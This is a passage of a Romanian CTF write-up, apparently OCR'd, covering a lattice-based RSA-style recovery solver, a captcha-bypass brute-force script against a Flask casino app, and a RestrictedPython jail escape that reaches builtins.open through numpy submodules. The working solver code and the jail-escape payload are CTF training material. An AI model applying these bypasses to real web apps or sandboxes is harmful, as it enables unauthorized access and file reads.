
```python
    port = int(args.PORT or 1337)
    return remote(host, port, timeout=RECV_TIMEOUT)


def gcd_many(values):
    g = 0
    for value in values:
        g = gcd(g, abs(int(value)))
    return g


def ortho_lattice(y_vec):
    t = len(y_vec)
    scale = ZZ(2) ** 2000
    mtx = matrix(ZZ, t, t + 1)
    for i in range(t):
        mtx[i, i] = 1
        mtx[i, t] = ZZ(y_vec[i]) * scale
    reduced = mtx.LLL()
    rows = []
    for i in range(t):
        if reduced[i, t] == 0:
            rows.append([int(reduced[i, j]) for j in range(t)])
    return rows


def solve_n_ortho(y_values, dim_subspace):
    t = len(y_values)
    perp = ortho_lattice(y_values)
    log.info(f"  got {len(perp)} orthogonal vectors")
    need = t - dim_subspace
    if len(perp) < need:
        raise RuntimeError(f"not enough orthogonal vectors ({len(perp)} < {need})")
    v = matrix(ZZ, perp[:need])
    s = v.right_kernel().matrix().LLL()
    log.info(f"  recovered subspace dim: {s.nrows()}")
    if s.nrows() < dim_subspace:
        raise RuntimeError(f"subspace too small ({s.nrows()}), need >= {dim_subspace}")
    u = s[: dim_subspace - 1]
    w = u.right_kernel().matrix()
    y_vec = vector(ZZ, y_values)
    multiples = []
    for i in range(w.nrows()):
        val = abs(int(w[i] * y_vec))
        if val > 0:
            multiples.append(val)
    if not multiples:
        raise RuntimeError("no non-zero multiples from orthogonal projection")
    n = multiples[0]
    for val in multiples[1:]:
        n = gcd(n, val)
    for p in [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31]:
        while n % p == 0 and n > p:
            n //= p
    return n


def recover_n_sig(responses):
    y_values = [ZZ(r) ** 3 for r in responses]
    log.info("  computing orthogonal lattice ...")
    return solve_n_ortho(y_values, dim_subspace=3)


def find_invertible_cols(basis, k):
    n = basis.ncols()
    for start in range(n - k + 1):
        cols = list(range(start, start + k))
        mtx = matrix(QQ, [[basis[r, c] for r in range(k)] for c in cols])
        if mtx.det() != 0:
            return cols, mtx
    for cols in combinations(range(n), k):
        cols = list(cols)
        mtx = matrix(QQ, [[basis[r, c] for r in range(k)] for c in cols])
        if mtx.det() != 0:
            return cols, mtx
    return None, None


def build_u_subspace(cipher_values):
    t = len(cipher_values)
    mtx = matrix(ZZ, t, t + 1)
    for i in range(t):
        mtx[i, i] = 1
        mtx[i, t] = ZZ(cipher_values[i])
    reduced = mtx.LLL()
    w = matrix(ZZ, t - 4, t)
    for i in range(t - 4):
        for j in range(t):
            w[i, j] = reduced[i, j]
    n_basis = matrix(ZZ, w.right_kernel().basis()).LLL()
    qm = matrix(ZZ, t, 10)
    for i in range(t):
        z0 = ZZ(n_basis[0, i])
        z1 = ZZ(n_basis[1, i])
        z2 = ZZ(n_basis[2, i])
        z3 = ZZ(n_basis[3, i])
        qm[i, 0] = z0 * z0
        qm[i, 1] = z0 * z1
        qm[i, 2] = z0 * z2
        qm[i, 3] = z0 * z3
        qm[i, 4] = z1 * z1
        qm[i, 5] = z1 * z2
        qm[i, 6] = z1 * z3
        qm[i, 7] = z2 * z2
        qm[i, 8] = z2 * z3
        qm[i, 9] = z3 * z3
    qker = qm.right_kernel().matrix()
    if qker.nrows() < 1:
        raise RuntimeError("quadric kernel not found")
    q = vector(QQ, qker[0])
    a0 = matrix(QQ, 4, 4)
    a0[0, 0] = q[0]
    a0[0, 1] = a0[1, 0] = q[1] / 2
    a0[0, 2] = a0[2, 0] = q[2] / 2
    a0[0, 3] = a0[3, 0] = q[3] / 2
    a0[1, 1] = q[4]
    a0[1, 2] = a0[2, 1] = q[5] / 2
    a0[1, 3] = a0[3, 1] = q[6] / 2
    a0[2, 2] = q[7]
    a0[2, 3] = a0[3, 2] = q[8] / 2
    a0[3, 3] = q[9]
    lam_basis = a0.right_kernel().basis()
    if not lam_basis:
        raise RuntimeError("failed to recover lambda")
    lam = vector(QQ, lam_basis[0])
    scale = lcm([x.denominator() for x in lam])
    lam = vector(ZZ, [ZZ(x * scale) for x in lam])
    g = gcd_many([x for x in lam if x != 0])
    lam = vector(ZZ, [x // g for x in lam])
    uc = matrix(ZZ, [list(lam)]).right_kernel().matrix()
    rows = []
    for row in uc.rows():
        qrow = vector(QQ, row)
        l = lcm([x.denominator() for x in qrow])
        ints = [int(x * l) for x in qrow]
        g2 = gcd_many([x for x in ints if x != 0])
        rows.append([x // g2 for x in ints])
    return (matrix(ZZ, rows).LLL() * n_basis).LLL()
```



```
def recover_a_from_u(u_basis, combo_bound=COMBO_BOUND):
    t = u_basis.ncols()
    candidates = []
    search = range(-combo_bound, combo_bound + 1)
    for x, y, z in iprod(search, repeat=3):
        if x == 0 and y == 0 and z == 0:
            continue
        vec = x * u_basis[0] + y * u_basis[1] + z * u_basis[2]
        values = [int(vec[i]) for i in range(t)]
        if sum(1 for v in values if v < 0) > sum(1 for v in values if v > 0):
            values = [-v for v in values]
        if any(v < 0 for v in values):
            continue
        roots = []
        ok = True
        for value in values:
            r = int(Integer(value).nth_root(3, truncate_mode=True)[0])
            if r**3 == value:
                roots.append(r)
            elif (r + 1) ** 3 == value:
                roots.append(r + 1)
            else:
                ok = False
                break
        if not ok or all(r == 0 for r in roots):
            continue
        if max(roots) >= 2**101:
            continue
        candidates.append((max(roots), sum(roots), roots))
    if not candidates:
        raise RuntimeError("failed to recover A3 / a_i")
    candidates.sort(key=lambda item: (item[0], item[1]))
    return candidates[0][2]


def enumerate_b_candidates(u_basis, a_vec, combo_bound=COMBO_BOUND):
    t = len(a_vec)
    cols3, m3 = find_invertible_cols(u_basis, 3)
    if cols3 is None:
        raise RuntimeError("U has rank < 3")
    out = []
    seen = set()
    search = range(-combo_bound, combo_bound + 1)
    for x, y, z in iprod(search, repeat=3):
        if x == 0 and y == 0 and z == 0:
            continue
        vec = x * u_basis[0] + y * u_basis[1] + z * u_basis[2]
        base = [int(vec[i]) for i in range(t)]
        for sgn in [1, -1]:
            cur = [sgn * v for v in base]
            ok = True
            b_tmp = []
            for i in range(t):
                den = 3 * a_vec[i] * a_vec[i]
                if den == 0 or cur[i] % den != 0:
                    ok = False
                    break
                b_i = cur[i] // den
                if b_i < 0 or b_i >= B_BOUND:
                    ok = False
                    break
                b_tmp.append(int(b_i))
            if not ok or all(v == 0 for v in b_tmp):
                continue
            key = tuple(b_tmp)
            if key in seen:
                continue
            ab2 = vector(ZZ, [3 * a_vec[i] * b_tmp[i] * b_tmp[i] for i in range(t)])
            rhs = vector(QQ, [ab2[c] for c in cols3])
            try:
                coef = m3.solve_right(rhs)
            except Exception:
                continue
            if coef * u_basis != ab2:
                continue
            seen.add(key)
            out.append(b_tmp)
    return out


def poly_gcd_mod_n(fi, fj):
    f = fi
    g = fj
    while not g.is_zero():
        f, g = g, f % g
        if not g.is_zero():
            try:
                g = g * g.leading_coefficient() ** (-1)
            except Exception:
                pass
    try:
        f = f * f.leading_coefficient() ** (-1)
    except Exception:
        pass
    return f


def recover_n_m_from_ab(a_vec, b_vec, cipher_values):
    t = len(cipher_values)
    pz = PolynomialRing(ZZ, "x")
    x = pz.gen()
    k = min(12, t)
    polys = [
        (ZZ(a_vec[i]) * x + ZZ(b_vec[i])) ** 3 - ZZ(cipher_values[i]) for i in range(k)
    ]
    vals = [abs(polys[i].resultant(polys[j])) for i, j in combinations(range(k), 2)]
    n = vals[0]
    for val in vals[1:]:
        n = gcd(n, val)
    n = abs(n)
    for p in prime_range(2, 2000):
        while n % p == 0 and n > p:
            n //= p
    if n.bit_length() < 2500:
        return None, None
    rz = PolynomialRing(Zmod(n), "x")
    xx = rz.gen()
    m = None
    for i in range(min(8, t)):
        fi = (ZZ(a_vec[i]) * xx + ZZ(b_vec[i])) ** 3 - ZZ(cipher_values[i])
        try:
            fi = fi * fi.leading_coefficient() ** (-1)
        except Exception:
            pass
        for j in range(i + 1, min(9, t)):
            fj = (ZZ(a_vec[j]) * xx + ZZ(b_vec[j])) ** 3 - ZZ(cipher_values[j])
            try:
                fj = fj * fj.leading_coefficient() ** (-1)
            except Exception:
                pass
            try:
                g = poly_gcd_mod_n(fi, fj)
            except Exception:
                continue
            if g.degree() == 1:
                try:
```




```
                    m_try = int((-g[0] * g[1] ** (-1)) % n)
                except Exception:
                    continue
                ok = True
                for u in range(min(8, t)):
                    if (
                        pow((a_vec[u] * m_try + b_vec[u]) % n, 3, n)
                        != cipher_values[u] % n
                    ):
                        ok = False
                        break
                if ok:
                    m = m_try
                    break
        if m is not None:
            break
    if m is None:
        return int(n), None
    return int(n), int(m)


def recover_stage2(cipher_values):
    u_basis = build_u_subspace(cipher_values)
    a_vec = recover_a_from_u(u_basis)
    log.info(f"  recovered a_i vector (a[:3]={a_vec[:3]})")
    b_candidates = enumerate_b_candidates(u_basis, a_vec)
    log.info(f"  candidate b vectors: {len(b_candidates)}")
    if not b_candidates:
        raise RuntimeError("no valid b candidate found")
    for idx, b_vec in enumerate(b_candidates):
        n, m = recover_n_m_from_ab(a_vec, b_vec, cipher_values)
        if n is None or m is None:
            continue
        ok = True
        for i in range(len(cipher_values)):
            if pow((a_vec[i] * m + b_vec[i]) % n, 3, n) != cipher_values[i] % n:
                ok = False
                break
        if ok:
            log.info(f"  selected b candidate #{idx}")
            return n, m
    raise RuntimeError("failed to recover (n, m) from all b candidates")


def solve():
    io = connect()
```




```python
    for rnd in range(ROUNDS):
        log.info(f"[sig {rnd + 1}/{ROUNDS}] collecting {NUM_QUERIES_SIG} queries ...")
        sig_values = collect_res(io, NUM_QUERIES_SIG, send_end=True)
        n = recover_n_sig(sig_values)
        log.success(f"[sig {rnd + 1}/{ROUNDS}] n recovered ({n.bit_length()} bits)")
        io.recvuntil(b"n=")
        io.sendline(str(n).encode())
    for rnd in range(ROUNDS):
        log.info(f"[enc {rnd + 1}/{ROUNDS}] collecting {NUM_QUERIES_ENC} queries ...")
        cipher_values = collect_res(io, NUM_QUERIES_ENC, send_end=False)
        n, m = recover_stage2(cipher_values)
        log.success(f"[enc {rnd + 1}/{ROUNDS}] n recovered ({n.bit_length()} bits)")
        log.success(f"[enc {rnd + 1}/{ROUNDS}] m recovered")
        io.recvuntil(b"n=")
        io.sendline(str(n).encode())
        io.recvuntil(b"m=")
        io.sendline(str(m).encode())
    log.success("All rounds passed! Getting flag...")
    io.interactive()

if __name__ == "__main__":
    context.log_level = args.LOG_LEVEL or "info"
    solve()
```

Output:



```
>> sage -python solve.py HOST=35.198.137.88 PORT=32059
[+] Opening connection to 35.198.137.88 on port 32059: Done
[*] [sig 1/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[+] [sig 1/5] n recovered (2999 bits)
[*] [sig 2/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[+] [sig 2/5] n recovered (2999 bits)
[*] [sig 3/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[+] [sig 3/5] n recovered (3000 bits)
[*] [sig 4/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[+] [sig 4/5] n recovered (2999 bits)
[*] [sig 5/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[+] [sig 5/5] n recovered (3000 bits)
[*] [enc 1/5] collecting 50 queries ...
```



```
[*]   recovered a_i vector (a[:3]=[545911534901159958540132515738, 1238850365679682600539338646676,
340934652306512227145383464443])
[*]   candidate b vectors: 2
[*]   selected b candidate #1
[+] [enc 1/5] n recovered (3000 bits)
[+] [enc 1/5] m recovered
[*] [enc 2/5] collecting 50 queries ...
[*]   recovered a_i vector (a[:3]=[101358179419296396004932979601, 287825799439005309692490684269,
844368962769284035593333956608])
[*]   candidate b vectors: 2
[*]   selected b candidate #1
[+] [enc 2/5] n recovered (3000 bits)
[+] [enc 2/5] m recovered
[*] [enc 3/5] collecting 50 queries ...
[*]   recovered a_i vector (a[:3]=[1263153276355711890153081681521, 1008195492595693248514904317010,
1149203647186912058389195191768])
[*]   candidate b vectors: 2
[*]   selected b candidate #1
[+] [enc 3/5] n recovered (3000 bits)
[+] [enc 3/5] m recovered
[*] [enc 4/5] collecting 50 queries ...
[*]   recovered a_i vector (a[:3]=[337426681385074759077271540426, 9236062551573013963344078356,
1004903463993385149415348397725])
[*]   candidate b vectors: 2
[*]   selected b candidate #1
[+] [enc 4/5] n recovered (3000 bits)
[+] [enc 4/5] m recovered
[*] [enc 5/5] collecting 50 queries ...
[*]   recovered a_i vector (a[:3]=[605850516041860800523957007062, 1091744973526292749952793386714,
410281842751263649885263914784])
[*]   candidate b vectors: 2
[*]   selected b candidate #1
[+] [enc 5/5] n recovered (2999 bits)
[+] [enc 5/5] m recovered
[+] All rounds passed! Getting flag...
[*] Switching to interactive mode
"You have intercepted someone else's communication, but your time is limited. Act fast before it's too late!"

flag{ortho_lattice_ftw_56f17b85f9a3d5891b0f}
```

Clanker casino : Misc

Dovada obținerii flagului

CTF{954eab9fa51e0aeecd2bab944f60ee15af0a064d97651719752865208c28bc24}

Sumar

Challenge-ul este un web app Flask cu register, login si un coin flip game.

Ca sa vezi flag-ul trebuie sa ajungi la minimum 200 coins.
Aplicatia foloseste captcha la endpoint-ul POST /game, dar validarea are un logic bug.

In cod, user_answer si correct_answer pot fi ambele None, iar comparatia user_answer != correct_answer trece.

Asta permite captcha bypass daca trimiti request fara captcha_answer intr-o session unde captcha_id lipseste.
Exploit-ul corect este: register fara follow redirect, apoi POST /game direct, fara captcha field.
Cu all-in strategy pe bet sequence 1,2,4,8,16,32,64,128 ai nevoie de 8 wins la rand.
Probabilitatea per attempt este 1/256, deci merge rapid cu brute force pe conturi noi in parallel.

Dovada rezolvării

Vulnerabilitatea se afla la captcha validation flow:

- Pe POST /game, backend citeste:
  - user_answer din form
  - captcha_id din session
  - correct_answer din dict
- Check-ul este doar:
  - if user_answer != correct_answer:


Bug logic:
- Daca nu exista captcha_id in session => captcha_id = None
- captcha_storage.get(None) => correct_answer = None
- Daca noi omitem captcha_answer din POST => user_answer = None
- Comparatia devine None != None => False, deci captcha check trece (captcha bypass)

Exploit chain
- POST /register cu allow_redirects=False
- Suntem logati, dar nu avem captcha init state in session
- POST /game cu payload doar bet=... (fara captcha_answer)
- Captcha bypass
- Repetam bets all-in: 1,2,4,8,16,32,64,128
- 8 wins la rand = 200 coins
- flag

Solve:

```python
import argparse
import re
import secrets

import requests


BETS = [1, 2, 4, 8, 16, 32, 64, 128]
FLAG_RE = re.compile(r"(?:CTF|FLAG)\{[^}\n]+\}")


def attempt_once(base_url: str, timeout: float) -> str | None:
    s = requests.Session()
    username = f"u_{secrets.token_hex(6)}"
    password = secrets.token_hex(10)

    # Important: do not follow redirect to /game,
    # so captcha_id is never initialized in session.
    reg = s.post(
        f"{base_url}/register",
        data={"username": username, "password": password},
        allow_redirects=False,
        timeout=timeout,
    )
    if reg.status_code not in (302, 303):
        return None

    # Captcha bypass: send only bet, omit captcha_answer.
    for bet in BETS:
        s.post(
            f"{base_url}/game",
            data={"bet": str(bet)},
            allow_redirects=False,
            timeout=timeout,
        )

    html = s.get(f"{base_url}/game", timeout=timeout).text
    m = FLAG_RE.search(html)
    return m.group(0) if m else None


def main() -> int:
    parser = argparse.ArgumentParser(description="Minimal Clanker Casino solver")
    parser.add_argument("--url", required=True, help="Target URL, ex: http://host:port")
    parser.add_argument("--max-attempts", type=int, default=4000)
    parser.add_argument("--timeout", type=float, default=5.0)
    args = parser.parse_args()

    base_url = args.url.rstrip("/")
    print(f"[*] Target: {base_url}")

    for i in range(1, args.max_attempts + 1):
        try:
            flag = attempt_once(base_url, args.timeout)
        except requests.RequestException:
            continue

        if flag:
            print(f"[+] Flag found on attempt {i}: {flag}")
            return 0

        if i % 100 == 0:
            print(f"[*] Attempts: {i}")

    print("[-] Flag not found. Increase --max-attempts and retry.")
    return 1


if __name__ == "__main__":
    raise SystemExit(main())
```

Output:



```
>> python3 solve.py --url http://35.198.137.88:30922 -w 12                 19:24
[*] Target: http://35.198.137.88:30922
[*] Workers: 12 | Timeout: 5.0s
[*] Bet sequence per attempt: [1, 2, 4, 8, 16, 32, 64, 128]
[+] Flag found on attempt 196: FLAG: CTF{954eab9fa51e0aeecd2bab944f60ee15af0a064d97651719752865208c28bc24}
```

Jail : Misc

Dovada obținerii flagului

CTF{73fca295d9702c41a7d8474ca438d1d7cb8111f59a9ce5bfc1de47d488b7a890}

Sumar

Challenge-ul este un pyjail bazat pe RestrictedPython.

La prima vedere pare sigur, pentru ca blocheaza open, __import__ si multe alte atribute.

Totusi, numpy este expus printr-o filtrare superficiala (safe_module) care curata doar numele de la nivelul 1.

Din cauza asta, submodulele interne ale lui NumPy sunt accesibile si pot conduce spre module standard Python.

Am folosit un lant de atribute publice (np.random.bit_generator.re.enum.bltns) care duce la builtins, apoi open() sa citim flagul.

Dovada rezolvării

Fluxul aplicatiei (jail.py):
1. Citeste inputul: `expr = input(">>> ")`
2. Compileaza cu `compile_restricted(..., "exec")`
3. Ruleaza codul in `restricted_globals`

In context sunt puse:
- `safe_builtins`
- `math` (allowlist)
- `np = safe_module(numpy)`

Functia critica:

```
def safe_module(mod):
    safe = types.ModuleType(mod.__name__)
    for name in dir(mod):
        if not name.startswith('_') and not name in BLOCKS:
            setattr(safe, name, getattr(mod, name))
    return safe
```

Bug-ul este clar: filtrarea se face doar la primul nivel. Daca un atribut permis este submodul, acel submodul ramane complet accesibil.

Daca `np` este disponibil si filtrarea este shallow, atunci exista sanse sa ajungem din `np` in alte module Python.
Planul a fost:
1. gasesc un submodul permis din `numpy`
2. urmaresc referinte interne catre stdlib
3. caut o cale catre `builtins`
4. folosesc `builtins.open()`

Am incercat din referinta la referinta:

```
print(np.random)
print(np.random.bit_generator)
print(np.random.bit_generator.re)
print(np.random.bit_generator.re.enum)
print(np.random.bit_generator.re.enum.bltns)
```

Output la ultimul print este: <module 'builtins' (built-in)>
Payload final:

```
print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
```

Remote:

```
$ nc 35.242.220.108 31076
>>> print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
/usr/local/lib/python3.13/site-packages/RestrictedPython/compile.py:206: SyntaxWarning: Line None: Prints, but
never reads 'printed' variable.
  warnings.warn(
CTF{73fca295d9702c41a7d8474ca438d1d7cb8111f59a9ce5bfc1de47d488b7a890}
```

Chimera Void : Forensics


Dovada obținerii flagului

CTF{CONGRATS_WINNERS}

Sumar


In captura de retea exista doua fluxuri TCP mari:
